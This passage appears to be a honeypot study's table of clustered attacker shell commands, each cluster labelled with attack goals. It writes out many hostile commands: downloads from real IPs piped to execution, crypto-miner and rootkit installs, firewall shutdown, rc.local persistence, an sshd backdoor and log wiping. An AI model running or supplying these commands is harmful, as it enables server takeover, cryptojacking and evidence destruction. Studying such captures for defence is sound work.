nohup /root/1q2w3a &amp;gt; /dev/null 2&amp;gt;&amp;1 &amp; &amp;']</p> <p><b>Number of Unique Commands: 17</b>  <b>Goals: Resource Capture /Extraction, Malicious Installation</b></p>
9	<p>['CMD: uname -a &amp;&amp; uname -m 15262 uname -v 15262 cat /etc/os-release', 'CMD: uname -a &amp;&amp; uname -m 16806 uname -v 16806 cat /etc/os-release', 'CMD: uname -a &amp;&amp; uname -m 17022 uname -v 17022 cat /etc/os-release', 'CMD: echo "Name: "uname -a'; echo "ID: "id', 'CMD: uname -a &amp;&amp;', 'CMD: Uname -l', 'CMD: uname -m 13658', 'CMD: uname -v 13658', 'CMD: id -v id']</p> <p><b>Number of Unique Commands: 9</b>  <b>Goals: System Intelligence</b></p>
10	<p>['CMD: wget http://58.218.66.96:5800/Linux2.6', 'CMD: wget http://58.218.66.96:5800/Linux2.4', 'CMD: wget http://58.218.66.96:5800/dd-wrt', 'CMD: wget http://58.218.66.96:5800/linux-mips', 'CMD: wget http://58.218.66.96:37516/NET10086', 'CMD: wget http://58.218.66.96:37516/sh10086.sh', 'CMD: wget http://58.218.66.96:5236/NET3.2', 'CMD: wget http://58.218.66.96:37515/LUXarm', 'CMD: wget http://58.218.66.96:37515/linux-mips', 'CMD: wget http://58.218.66.96:37516/ss250', 'CMD: wget http://58.218.66.96:37516/upx991', 'CMD: wget http://58.218.66.96:37515/se361/n', 'CMD: wget http://58.218.66.96:37515/se360/n', 'CMD: wget http://58.218.66.96:37515/sys.sh/n', 'CMD: wget http://58.218.213.107:5231/TDT.nfc', 'CMD: wget http://58.218.66.85:1234/fy8u/n', 'CMD: wget http://58.218.66.85:1234/fysyn.sh/n']</p> <p><b>Number of Unique Commands: 18</b>  <b>Goals: Resource Capture /Extraction, Malicious Installation</b></p>



	<p>nohup.out', 'CMD: vod dolbaebi', 'CMD: ebites rakom ))', 'CMD: scp -t /root', 'CMD: chattr -i /opt/n*/', 'CMD: chattr +i yanda', 'CMD: chattr +i chddos', 'CMD: chattr +i sadd', 'CMD: show ip', 'CMD: ls -la', 'CMD: chkconfig iptables off'n', 'CMD: sed -i -e /%d /etc/crontab', 'CMD: netstat -ntlp', 'CMD: top -b -n1', 'CMD: ls /home'] mount /gisdoewstrdf', 'CMD: service iptables stop', 'CMD: /ip cloud print', 'CMD: top -v   grep ver', 'CMD: curl ip.gs', 'CMD: ethtool eth0', 'CMD: SuSEfirewall2 stop', 'CMD: reSuSEfirewall2 stop', 'CMD: yum install -y wget', 'CMD: pkll libstdei', 'CMD: pkill ceurnadi', 'CMD: ps ax', 'CMD: /sbin/ifconfig', 'CMD: ls -al', 'CMD: tail nohup.out', 'CMD: vod dolbaebi', 'CMD: ebites rakom ))', 'CMD: scp -t /root', 'CMD: chattr -i /opt/n*/', 'CMD: chattr +i yanda', 'CMD: chattr +i chddos', 'CMD: chattr +i sadd', 'CMD: show ip', 'CMD: ls -la', 'CMD: chkconfig iptables off'n', 'CMD: sed -i -e /%d /etc/crontab', 'CMD: netstat -ntlp', 'CMD: top -b -n1', 'CMD: ls /home']</p> <p><b>Number of Unique Commands: 31</b>  <b>Goals: Resource Capture /Extraction, Malicious Installation, System Intelligence, Stop Services</b></p>
19	<p>['CMD: chmod 777 dd-wrt', 'CMD: chmod 777 NET10086', 'CMD: chmod 777 sh10086.sh', 'CMD: chmod 777 NET3.2', 'CMD: chmod 777 LUXarm', 'CMD: chmod 777 ss250', 'CMD: chmod 777 se361'n', 'CMD: chmod 777 se360'n', 'CMD: chmod 777 xmrigDaemon', 'CMD: chmod 777 lwuul', 'CMD: chmod 777 ss250'n', 'CMD: chmod 777 1q2w3a'n', 'CMD: chmod 777 1q2w3a']</p> <p><b>Number of Unique Commands: 13</b>  <b>Goals: Resource Capture /Extraction, Malicious Installation</b></p>
20	<p>['CMD: chmod u+x dd-wrt', 'CMD: chmod u+x NET10086', 'CMD: chmod u+x sh10086.sh', 'CMD: chmod u+x NET3.2', 'CMD: chmod u+x LUXarm', 'CMD: chmod u+x ss250', 'CMD: chmod u+x se361'n', 'CMD: chmod u+x se360'n', 'CMD: chmod +x /wloma'n', 'CMD: chmod +x /TDT.nfc', 'CMD: chmod 755 /etc/ceurnadi', 'CMD: chmod +x /zwoos'n', 'CMD: chmod +x /zwlux'n', 'CMD: chmod +x /linuxzw'n', 'CMD: chmod +x /fy8u'n', 'CMD: chmod +x /fy250006'n', 'CMD: chmod +x /fysyn.sh'n', 'CMD: chmod +x /linuxzzy'n', 'CMD: chmod +x xmrig', 'CMD: chmod +x config.json', 'CMD: chmod u+x dos6cc4', 'CMD: chmod +x /1991'n', 'CMD: chmod u+x lwuul', 'CMD: chmod 755 /curny', 'CMD: chmod u+x sys5800', 'CMD: chmod u+x ss250'n', 'CMD: chmod u+x 1q2w3a'n', 'CMD: chmod u+x 1q2w3a']</p> <p><b>Number of Unique Commands: 28</b>  <b>Goals: Resource Capture /Extraction, Malicious Installation</b></p>
21	<p>['CMD: /etc/init.d/iptables stop;service iptables stop;SuSEfirewall2 stop;reSuSEfirewall2 stop;cd /tmp;wget -c http://185.198.56.137:5566/u6789;rnchmod 777 u6789;rn/u6789;rnecho "cd /tmp/"&gt;&gt;etc/rc.local;rnecho "/u6789&amp;"&gt;&gt;etc/rc.local;rnecho "/etc/init.d/iptables stop"&gt;&gt;etc/rc.local;', 'CMD: /etc/init.d/iptables stop;service iptables stop;SuSEfirewall2 stop;reSuSEfirewall2 stop;cd /etc;yum install -y wget;wget -c http://222.186.139.216:9960/chongfu.sh;chmod 777 chongfu.sh;chongfu.sh;', 'CMD: /etc/init.d/iptables stop;service iptables stop;SuSEfirewall2 stop;reSuSEfirewall2 stop;cd /tmp;wget -c http://58.218.66.96:37516/sys.sh;chmod 777 sys.sh;./sys.sh;echo "cd /tmp/"&gt;&gt;etc/rc.local;echo "/sys.sh"&gt;&gt;etc/rc.local;echo "/etc/init.d/iptables stop"&gt;&gt;etc/rc.local;', 'CMD: /etc/init.d/iptables stop;service iptables stop;SuSEfirewall2 stop;reSuSEfirewall2 stop;cd /tmp;wget -c http://58.218.66.96:37516/ss250;chmod 777 ss250;./ss250;echo "cd /tmp/"&gt;&gt;etc/rc.local;echo "/ss250"&gt;&gt;etc/rc.local;echo "/etc/init.d/iptables stop"&gt;&gt;etc/rc.local;', 'CMD: /etc/init.d/iptables stop;service iptables stop;SuSEfirewall2 stop;reSuSEfirewall2 stop;cd /tmp;wget -c http://123.249.9.158:83/Linux7;chmod 777 Linux7;./Linux7;echo "cd /tmp/"&gt;&gt;etc/rc.local;echo "/Linux7"&gt;&gt;etc/rc.local;echo "/etc/init.d/iptables stop"&gt;&gt;etc/rc.local;', 'CMD: /etc/init.d/iptables stop;service iptables stop;SuSEfirewall2 stop;reSuSEfirewall2 stop;wget -c http://103.238.225.44:2485/linuxzzy;chmod 777 linuxzzy;./linuxzzy;', 'CMD: wget -c https://github.com/robertdavidgraham/masscan.git', 'CMD: cd /tmp &amp;&amp; git clone https://github.com/robertdavidgraham/masscan.git &amp;&amp; cd masscan &amp;&amp; make &amp;&amp; sudo make install &amp;&amp; cd &amp;&amp; rm -rf /tmp/masscan']</p> <p><b>Number of Unique Commands: 8</b>  <b>Goals: Resource Capture /Extraction, Malicious Installation, Pivot point, Stop Services</b></p>
22	<p>['CMD: chattr -i /usr/bin/wget', 'CMD: chmod 755 /usr/bin/wget', 'CMD: chattr -ia /usr/bin/wget;chmod 777 /usr/bin/wget']</p> <p><b>Number of Unique Commands: 3</b>  <b>Goals: Resource Capture /Extraction</b></p>
23	<p>['CMD: ./linux-mips', 'CMD: ./linux-mips &amp;', 'CMD: ./Linux-syn25000'n', 'CMD: ./linux', 'CMD: ./linux &amp;']</p> <p><b>Number of Unique Commands: 5</b>  <b>Goals: Malicious Installation</b></p>
24	<p>['CMD: cat /proc/cpuinfo', 'CMD: cat /proc/cpuinfo   grep name   wc -l', 'CMD: cat /proc/cpuinfo', 'CMD: cat /proc/cpuinfo   grep name   cut -f2 -d:   uniq -c', 'CMD: cat /proc/cpuinfo   grep name   head -n 1   awk '{print \$4,\$5,\$6,\$7,\$8,\$9;}', 'CMD: cat /etc/issue &amp;&amp; lscpu   grep CPU', 'CMD: cat /proc/cpuinfo grep name', 'CMD: cat /proc/cpuinfo   grep name']</p> <p><b>Number of Unique Commands: 8</b>  <b>Goals: CPU Intelligence</b></p>
25	<p>['CMD: echo -e "\x47\x72\x6f\x70/tmp' &gt; /tmp/nippon; cat /tmp/nippon; rm -f /tmp/nippon", 'CMD: echo -e "\x47\x72\x6f\x70/var/tmp' &gt; /var/tmp/nippon; cat /var/tmp/nippon; rm -f /var/tmp/nippon', 'CMD: rm -f /tmp/run;if [ `getconf LONG_BIT` -eq 64 ];then u="http://www.bizqsoft.com/tp2/r6.log";else u="http://www.bizqsoft.com/tp2/r6.log";fi;(wget -O /tmp/run \$u    curl -o /tmp/run \$u)   python -c "import urllib;urllib.urlretrieve('\$u')";echo &gt; ~/.bash_history;chmod 777 /tmp/run &amp;&amp; /tmp/run;rm -rf /tmp/run', 'CMD: rm -f /tmp/run;if [ `getconf LONG_BIT` -eq 64 ];then u="http://www.bizqsoft.com/tp2/r6.log";else u="http://www.bizqsoft.com/tp2/r6.log";fi;(wget -O /tmp/run \$u    curl -fsSL -o /tmp/run \$u)   python -c "import urllib;urllib.urlretrieve('\$u')";chmod 777 /tmp/run &amp;&amp; /tmp/run;rm -rf /tmp/run;echo &gt; ~/.bash_history', 'CMD: ((wget -O /tmp/run64 http://www.bizqsoft.com/tp2/sm64.log)    (curl -o /tmp/run64 http://www.bizqsoft.com/tp2/sm64.log)    (python -c "import urllib;urllib.urlretrieve('http://www.bizqsoft.com/tp2/sm64.log')";echo &gt; ~/.bash_history;chmod 777 /tmp/run64 &amp;&amp; /tmp/run64;rm -rf /tmp/run64', 'CMD: ln -sf /usr/sbin/sshd /tmp/su;tmp/su -oPort=1987', 'CMD: wget -q http://tp2.bizqsoft.com/cache/uname -s'.uname -m -O /tmp/syslog;chmod 777 /tmp/syslog;tmp/syslog;rm -rf /tmp/syslog;', 'CMD: curl -fsSL http://tp2.bizqsoft.com/cache/uname -s'.uname -m -o /tmp/syslog;chmod 777 /tmp/syslog;tmp/syslog;rm -rf /tmp/syslog']echo -e "\x47\x72\x6f\x70/tmp' &gt; /tmp/nippon;cat /tmp/nippon; rm -f /tmp/nippon", 'CMD:echo -e "\x47\x72\x6f\x70/var/tmp' &gt; /var/tmp/nippon;cat /var/tmp/nippon; rm -f /var/tmp/nippon', 'CMD: rm -f /tmp/run;if [ `getconf LONG_BIT` -eq 64 ];then u="http://www.bizqsoft.com/tp2/r6.log";else u="http://www.bizqsoft.com/tp2/r6.log";fi;(wget -O /tmp/run \$u    curl -o /tmp/run \$u)   python -c "import urllib;urllib.urlretrieve('\$u')";echo &gt; ~/.bash_history;chmod 777 /tmp/run &amp;&amp; /tmp/run;rm -rf /tmp/run', 'CMD: rm -f /tmp/run;if [ `getconf LONG_BIT` -eq 64 ];then u="http://www.bizqsoft.com/tp2/r6.log";else u="http://www.bizqsoft.com/tp2/r6.log";fi;(wget -O /tmp/run \$u    curl -fsSL -o /tmp/run \$u)   python -c "import urllib;urllib.urlretrieve('\$u')";chmod 777 /tmp/run &amp;&amp; /tmp/run;rm -rf /tmp/run;echo &gt; ~/.bash_history', 'CMD: ((wget -O /tmp/run64 http://www.bizqsoft.com/tp2/sm64.log)    (curl -o /tmp/run64 http://www.bizqsoft.com/tp2/sm64.log)    (python -c "import urllib;urllib.urlretrieve('http://www.bizqsoft.com/tp2/sm64.log')";echo &gt; ~/.bash_history;chmod 777 /tmp/run64 &amp;&amp; /tmp/run64;rm -rf /tmp/run64', 'CMD: ln -sf /usr/sbin/sshd /tmp/su;tmp/su -oPort=1987', 'CMD: wget -q http://tp2.bizqsoft.com/cache/uname -s'.uname -m -O /tmp/syslog;chmod 777 /tmp/syslog;tmp/syslog;rm -rf /tmp/syslog;', 'CMD: curl -fsSL http://tp2.bizqsoft.com/cache/uname -s'.uname -m -o /tmp/syslog;chmod 777 /tmp/syslog;tmp/syslog;rm -rf /tmp/syslog']</p>

	<p><b>Number of Unique Commands: 15</b>  <b>Goals: Resource Capture /Extraction, Malicious Installation</b></p>
26	<p>[CMD: /gweerwe323f, 'CMD: ', 'CMD: ps -x', 'CMD: exit', 'CMD: x7fELF\x01\x01', 'CMD: /gisdfowrfsdf, 'CMD: /NET10086', 'CMD: /NET10086 &amp;', 'CMD: /NET3.2', 'CMD: /NET3.2 &amp;', 'CMD: /LUXarm', 'CMD: /LUXarm &amp;', 'CMD: /se361n', 'CMD: /se361n', 'CMD: /se360n', 'CMD: /se360 &amp;n', 'CMD: ifconfig', 'CMD: /wloma', 'CMD: bash', 'CMD: uptime', 'CMD: top', 'CMD: history -c', 'CMD: ps', 'CMD: ifcon', 'CMD: wget', 'CMD: kasper?', 'CMD: amazon?', 'CMD: anb?', 'CMD: fbi?', 'CMD: /zwwkos', 'CMD: /zwwlinuxn', 'CMD: /linuxxzw', 'CMD: cd .', 'CMD: /chddos &amp;', 'CMD: /sadd &amp;', 'CMD: /fy8u'n', 'CMD: /fy250006'n', 'CMD: help', 'CMD: /linuxxzw', 'CMD: pwd', 'CMD: crontab -l', 'CMD: crontab -r', 'CMD: reboot', 'CMD: /h*/h*', 'CMD: /584udp25000'n', 'CMD: ls -d', 'CMD: tftp', 'CMD: /164', 'CMD: id', 'CMD: enable', 'CMD: system', 'CMD: /1991'n', 'CMD: /lwul', 'CMD: /lwul &amp;', 'CMD: /curmy', 'CMD: df', 'CMD: /sys5800 &amp;', 'CMD: /1q2w3a'n', 'CMD: /1q2w3a &amp;n', 'CMD: /1q2w3a', 'CMD: /1q2w3a &amp;', 'CMD: ls']</p> <p><b>Number of Unique Commands: 62</b>  <b>Goals: Resource Capture /Extraction, Malicious Installation, System Intelligence</b></p>
27	<p>[CMD: echo -e "\x47\x72\x6f\x70/" &gt; //nippon;', "CMD: cat //nippon; rm -f //nippon", "CMD: echo -e "\x47\x72\x6f\x70/lib/init/rw" &gt; /lib/init/rw/nippon;', "CMD: cat /lib/init/rw/nippon;', "CMD: rm -f /lib/init/rw/nippon", "CMD: echo -e "\x47\x72\x6f\x70/proc" &gt; /proc/nippon;', "CMD: cat /proc/nippon; rm -f /proc/nippon", "CMD: echo -e "\x47\x72\x6f\x70/sys" &gt; /sys/nippon;', "CMD: cat /sys/nippon; rm -f /sys/nippon", "CMD: echo -e "\x47\x72\x6f\x70/dev" &gt; //dev/nippon;', "CMD: cat //dev/nippon; rm -f /dev/nippon", "CMD: echo -e "\x47\x72\x6f\x70/dev/shm" &gt; /dev/shm/nippon; cat /dev/shm/nippon;', "CMD: rm -f /dev/shm/nippon", "CMD: echo -e "\x47\x72\x6f\x70/dev/pts" &gt; /dev/pts/nippon; cat /dev/pts/nippon; rm -f /dev/pts/nippon"]</p> <p><b>Number of Unique Commands: 13</b>  <b>Goals: Resource Capture /Extraction, Malicious Installation</b></p>
28	<p>[CMD: cd /tmp;rm -f shz.sh', 'CMD: sh /tmp/shz.sh']</p> <p><b>Number of Unique Commands: 2</b>  <b>Goals: Malicious Installation</b></p>
29	<p>[CMD: wget http://mdb7.cn:8081/exp', 'CMD: wget http://222.187.232.160:19736/wloma'n', 'CMD: wget -c -P /etc/ http://222.186.190.105:9789/libstdc', 'CMD: wget -c -P /etc/ http://222.186.190.105:9789/ceurnadi', 'CMD: wget http://103.238.225.44:2485/zwwkos'n', 'CMD: wget http://103.238.225.44:2483/zwwlinux'n', 'CMD: wget http://103.238.225.44:2483/linuxxzw'n', 'CMD: wget http://66.79.179.194:8080/yanda', 'CMD: wget http://66.79.179.194:8080/sadd', 'CMD: wget http://222.186.137.132:8070/chddos', 'CMD: wget http://222.186.50.226:8080/un', 'CMD: wget http://103.238.225.44:2485/linuxxzw'n', 'CMD: wget http://43.226.124.130:8080/xmrig', 'CMD: wget http://45.127.97.55:2367/Linux-syn25000'n', 'CMD: wget http://45.127.97.55:2367/Linux-syn25000'n', 'CMD: wget http://160.19.48.104/linux', 'CMD: wget http://120.210.207.68:234/1991'n', 'CMD: wget http://27.155.87.166:1314/lwul', 'CMD: wget http://222.186.21.246:7129/curmy', 'CMD: curl -O http://222.186.21.246:7129/curmy', 'CMD: wget http://103.91.210.93:7788/sys5800', 'CMD: wget http://125.65.44.5:7788/sys5800', 'CMD: wget http://103.91.210.93:7654/ss250', 'CMD: wget http://103.91.210.93:7654/1q2w3a']</p> <p><b>Number of Unique Commands: 26</b>  <b>Goals: Resource Capture /Extraction, Malicious Installation</b></p>
30	<p>[CMD: echo "cd /tmp"&gt;&gt;etc/rc.local'n', 'CMD: echo ".ppol&amp;"&gt;&gt;etc/rc.local'n', 'CMD: echo "cd /root"&gt;&gt;etc/rc.local', 'CMD: echo "/linux&amp;"&gt;&gt;etc/rc.local', 'CMD: echo "/lwul&amp;"&gt;&gt;etc/rc.local']</p> <p><b>Number of Unique Commands: 5</b>  <b>Goals: Malicious Installation</b></p>
31	<p>[CMD: rm -rf exp', 'CMD: rm -f /etc/libstdc', 'CMD: rm -f /etc/ceurnadi', 'CMD: rm -f /etc/config.json', 'CMD: rm -rf xm*', 'CMD: rm -rf hash*', 'CMD: rm -rf h*', 'CMD: rm -f /root/.bash_history']</p> <p><b>Number of Unique Commands: 8</b>  <b>Goals: Malicious Installation</b></p>
32	<p>[CMD: unset HISTORY HISTFILE HISTSAVE HISTZONE HISTORY HISTLOG WATCH;', 'CMD: history -n;', 'CMD: export HISTFILE=/dev/null;', 'CMD: export HISTSIZE=0; export HISTFILESIZE=0;', 'CMD: ping 999.999.999.999', 'CMD: cat /etc/os-release;', 'CMD: ulimit -help; file /sbin/init;', 'CMD: ping -c 1 999.999.999.999;', 'CMD: ping -c 1 -W 1 makeymakey.com;', 'CMD: unset HISTORY HISTFILE HISTSAVE HISTZONE HISOTRY HISTLOG WATCH;', 'CMD: history -cw', 'CMD: cat /etc/os-release; ulimit -help;', 'CMD: file /sbin/init; ping -c 1 -W 1 999.999.999.999; ping -c 1 -W 1 makeymakey.com;', 'CMD: unset HISTORY', 'CMD: unset HISTFILE HISTSAVE HISTZONE HISOTRY HISTLOG WATCH;', 'CMD: history -cw']</p> <p><b>Number of Unique Commands: 16</b>  <b>Goals: System Intelligence</b></p>
33	<p>[CMD: wget -O - -q http://www.bizqsoft.com/imgtemplate/online.php sh   curl http://www.bizqsoft.com/imgtemplate/online.php sh', 'CMD: wget -O - -q http://www.bizqsoft.com/tp2/img/403.png sh', 'CMD: (wget -O - -q http://www.bizqsoft.com/tp2/img/403.png sh) (curl http://www.bizqsoft.com/tp2/img/403.png sh)', 'CMD: curl http://www.bizqsoft.com/tp2/img/500.jpg   sh', 'CMD: (curl http://www.bizqsoft.com/tp2/img/500.jpg   sh)   (wget -O - -q http://www.bizqsoft.com/tp2/img/500.jpg   sh)', 'CMD: curl http://185.244.150.224:9092/ip', 'CMD: wget http://185.244.150.224:9092/ip;']</p> <p><b>Number of Unique Commands: 7</b>  <b>Goals: Resource Capture /Extraction, Malicious Installation</b></p>
34	<p>[CMD: cd /tmp    cd /var/run    cd /mnt    cd /root    cd /, 'CMD: wget http://80.211.83.93/rootankit.sh', 'CMD: curl -O http://80.211.83.93/rootankit.sh; chmod 777 rootankit.sh; sh rootankit.sh', 'CMD: tftp 80.211.83.93 -c get rootankit.sh; chmod 777 rootankit.sh; sh rootankit.sh', 'CMD: tftp -r rootankit.sh -g 80.211.83.93; chmod 777 rootankit.sh; sh rootankit.sh', 'CMD: ftpget -v -u anonymous -p anonymous -P 21 80.211.83.93 rootankit.sh rootankit.sh; sh rootankit.sh', 'CMD: rm -rf rootankit.sh rootankit.sh rootankit.sh rootankit.sh; rm -rf *', 'CMD: curl -s http://cli.hashfish.net/get.sh -o get.sh &amp;&amp; bash get.sh ph_r1R/HVeiQEp2fxw= 3 &amp;&amp; rm -rf get.sh', 'CMD: curl -s http://cli.hashfish.net/get.sh -o get.sh &amp;&amp; bash get.sh ph_r1R3FVGBS0x6eR0= 3 &amp;&amp; rm -rf get.sh', 'CMD: cd /tmp    cd /var/run    cd /mnt    cd /root    cd /, 'CMD: wget http://205.185.119.101/bins.sh; chmod 777 bins.sh; sh bins.sh', 'CMD: tftp 205.185.119.101 -c get tftp1.sh; chmod 777 tftp1.sh; sh tftp1.sh', 'CMD: tftp -r tftp2.sh -g 205.185.119.101; chmod 777 tftp2.sh', 'CMD: sh tftp2.sh', 'CMD: ftpget -v -u anonymous -p anonymous -P 21 205.185.119.101 ftp1.sh ftp1.sh; sh ftp1.sh; rm -rf bins.sh tftp1.sh tftp2.sh ftp1.sh; rm -rf *']</p> <p><b>Number of Unique Commands: 16</b>  <b>Goals: Resource Capture /Extraction, Malicious Installation</b></p>

35	<p>[CMD: uname -a ; cat /etc/passwd ; exit', 'CMD: uname -a;cat /etc/*release', 'CMD: cat /etc/issue', 'CMD: uname -am &amp;&amp; cat /etc/os-release']</p> <p><b>Number of Unique Commands: 16</b></p> <p><b>Goals: System Intelligence</b></p>
36	<p>[CMD: echo Hi   cat -n', 'CMD: echo hi', 'CMD: echo "Z""IGAZAGA148""8"', 'CMD: echo 646', 'CMD: echo 'working4141;']</p> <p><b>Number of Unique Commands: 5</b></p> <p><b>Goals: System Intelligence</b></p>
37	<p>[CMD: /etc/init.d/iptables stop', 'CMD: echo "/etc/init.d/iptables stop"&gt;&gt;/etc/rc.local\n', 'CMD: echo "/etc/init.d/iptables stop"&gt;&gt;/etc/rc.local']</p> <p><b>Number of Unique Commands: 3</b></p> <p><b>Goals: Stop Services</b></p>
38	<p>[CMD: chmod 777 linux-mips', 'CMD: chmod 0777 linux-mips', 'CMD: chmod u+x linux-mips', 'CMD: chmod +x .Linux-syn25000\n', 'CMD: chmod 777 linux', 'CMD: chmod 0777 linux', 'CMD: chmod u+x linux']</p> <p><b>Number of Unique Commands: 7</b></p> <p><b>Goals: Resource Capture /Extraction, Malicious Installation</b></p>
39	<p>[CMD: sudo /bin/sh ', 'CMD: /bin/busybox cp; /gweerwe323f', 'CMD: cat /bin/echo ;/gweerwe323f', 'CMD: /bin/ls', 'CMD: /bin/eyschjdmzg', 'CMD: /bin/busybox cp; /gisdfowrsfdf', 'CMD: cat /bin/echo ;/gisdfowrsfdf', 'CMD: /bin/sh -c "echo hi"]</p> <p><b>Number of Unique Commands: 8</b></p> <p><b>Goals: Resource Capture /Extraction, Malicious Installation</b></p>
40	<p>[CMD: uname -a', 'CMD: uname', 'CMD: uname -a;', 'CMD: uname -s', 'CMD: uname -n -s -r -v', 'CMD: uname -a -v -n', 'CMD: uname -s -v -n', 'CMD: uname -s -m', 'CMD: uname -n -r -s -v', 'CMD: uname -m']</p> <p><b>Number of Unique Commands: 10</b></p> <p><b>Goals: System Intelligence</b></p>
41	<p>[CMD: ./sh10086.sh', 'CMD: ./sh10086.sh &amp;', 'CMD: ./fysyn.sh', 'CMD: sh']</p> <p><b>Number of Unique Commands: 4</b></p> <p><b>Goals: Resource Capture /Extraction, Malicious Installation</b></p>
42	<p>[CMD: cd /tmp', 'CMD: cd /tmp\n', 'CMD: /tmp/.okxxs', 'CMD: cd tmp', 'CMD: /tmp/ppol\n', 'CMD: chattr +i /tmp/ppol\n', 'CMD: /tmp/.Linux-syn25000\n', 'CMD: /tmp/.1991\n', 'CMD: /tmp/ppoi\n', 'CMD: chattr +i /tmp/ppoi\n', 'CMD: /tmp/.linux12.5.1']</p> <p><b>Number of Unique Commands: 11</b></p> <p><b>Goals: Malicious Installation</b></p>
43	<p>[CMD: ./Linux2.6', 'CMD: ./Linux2.6 &amp;', 'CMD: ./Linux2.4', 'CMD: ./Linux2.4 &amp;']</p> <p><b>Number of Unique Commands: 4</b></p> <p><b>Goals: Malicious Installation</b></p>
44	<p>[CMD: ./ss250', 'CMD: ./ss250 &amp;', 'CMD: ./ss250\n', 'CMD: ./ss250 &amp;\n']</p> <p><b>Number of Unique Commands: 4</b></p> <p><b>Goals: Malicious Installation</b></p>
45	<p>[CMD: wget 146.185.239.17/xmrigDaemon ', 'CMD: wget 146.185.239.17/xmrigMiner', 'CMD: chmod 777 xmrigDaemon ', 'CMD: xmrigMiner', 'CMD: wget http://222.187.227.55:8386/Linux2.6lei', 'CMD: chmod 777 Linux2.6lei;nohup ./Linux2.6lei', 'CMD: wget http://125.220.159.168:8080/lei7788', 'CMD: chmod 777 lei7788;nohup ./lei7788']</p> <p><b>Number of Unique Commands: 8</b></p> <p><b>Goals: Resource Capture /Extraction</b></p>
46	<p>[CMD: rm -f /var/log/wtmp', 'CMD: echo '' &gt; /var/log/wtmp", 'CMD: echo '' &gt; /var/log/lastlog", 'CMD: echo '' &gt; /var/log/messages"]</p> <p><b>Number of Unique Commands: 4</b></p> <p><b>Goals: Resource Capture /Extraction, System Intelligence</b></p>
47	<p>[CMD: ps   grep '[Mm]iner"', 'CMD: ps -ef   grep '[Mm]iner"', 'CMD: grep '[Mm]iner', 'CMD: free -m   grep Mem', 'CMD: free -m ', 'CMD: grep Mem', 'CMD: free -m   grep Mem   awk '{print \$2,\$3,\$4,\$5,\$6,\$7};"', 'CMD: curl: option -f not recognized\n', 'CMD: uname -a; w; df; /sbin/ifconfig', 'CMD: ps -ef']</p> <p><b>Number of Unique Commands: 10</b></p> <p><b>Goals: Resource Capture /Extraction, System Intelligence</b></p>
48	<p>[CMD: chmod 0777 /tmp/okxxs\n', 'CMD: chmod 0777 /tmp/ppol\n', 'CMD: chmod 0777 /tmp/Linux-syn25000\n', 'CMD: chmod 0755 /tmp/Lixsyn\n', 'CMD: chmod 0777 /tmp/1991\n', 'CMD: chmod 0777 /tmp/ppoi\n', 'CMD: chmod 0777 /tmp/linux12.5.1\n']</p> <p><b>Number of Unique Commands: 10</b></p> <p><b>Goals: Resource Capture /Extraction, Malicious Installation</b></p>
49	<p>[CMD: ./dd-wrt', 'CMD: ./dd-wrt &amp;']</p> <p><b>Number of Unique Commands: 2</b></p> <p><b>Goals: Malicious Installation</b></p>
50	<p>[CMD: chmod 777 Linux2.6', 'CMD: chmod u+x Linux2.6', 'CMD: chmod 777 Linux2.4', 'CMD: chmod u+x Linux2.4']</p>

**Number of Unique Commands: 4**  
**Goals: Resource Capture/Extraction, Malicious Installation**